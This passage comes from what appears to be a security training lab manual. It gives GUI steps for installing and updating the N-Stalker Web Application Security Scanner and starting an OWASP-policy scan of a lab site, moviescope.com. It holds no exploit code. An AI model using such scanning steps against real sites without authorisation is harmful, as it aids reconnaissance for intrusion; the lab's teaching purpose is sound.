
Note: If an **Open File - Security Warning** pop-up appears click **Run**.




4. The **N-Stalker Web Application Security Scanner** setup window appears; click **Next**.

5. Follow the installation wizard to install the application using all default settings.

6. The **Completing the N-Stalker Web Application Security Scanner Setup** wizard appears. Ensure that the **Run N-Stalker Web Application Security Scanner** checkbox is selected, uncheck the **Show Readme** checkbox, and click **Finish**.




7. The **N-Stalker Web Application Security Scanner** main window appears; click the **Update** button under the **N-Stalker Update Status** section.




8. If an **N-Stalker Free Edition** pop-up appears, click **OK** to continue.


9. **N-Stalker** will start updating the database. After the update is complete, observe that the status of all the databases is **Up to date** under the **Status** column, as shown in the screenshot.




10. Now, click **Start** from the toolbar to start a new scanning session.



11. The **N-Stalker Scan Wizard** appears. Under the **Enter Web Application URL** field, enter **http://www.moviescope.com** and under **Choose Scan Policy** field, select **OWASP Policy** from the drop-down list; click **Next**.

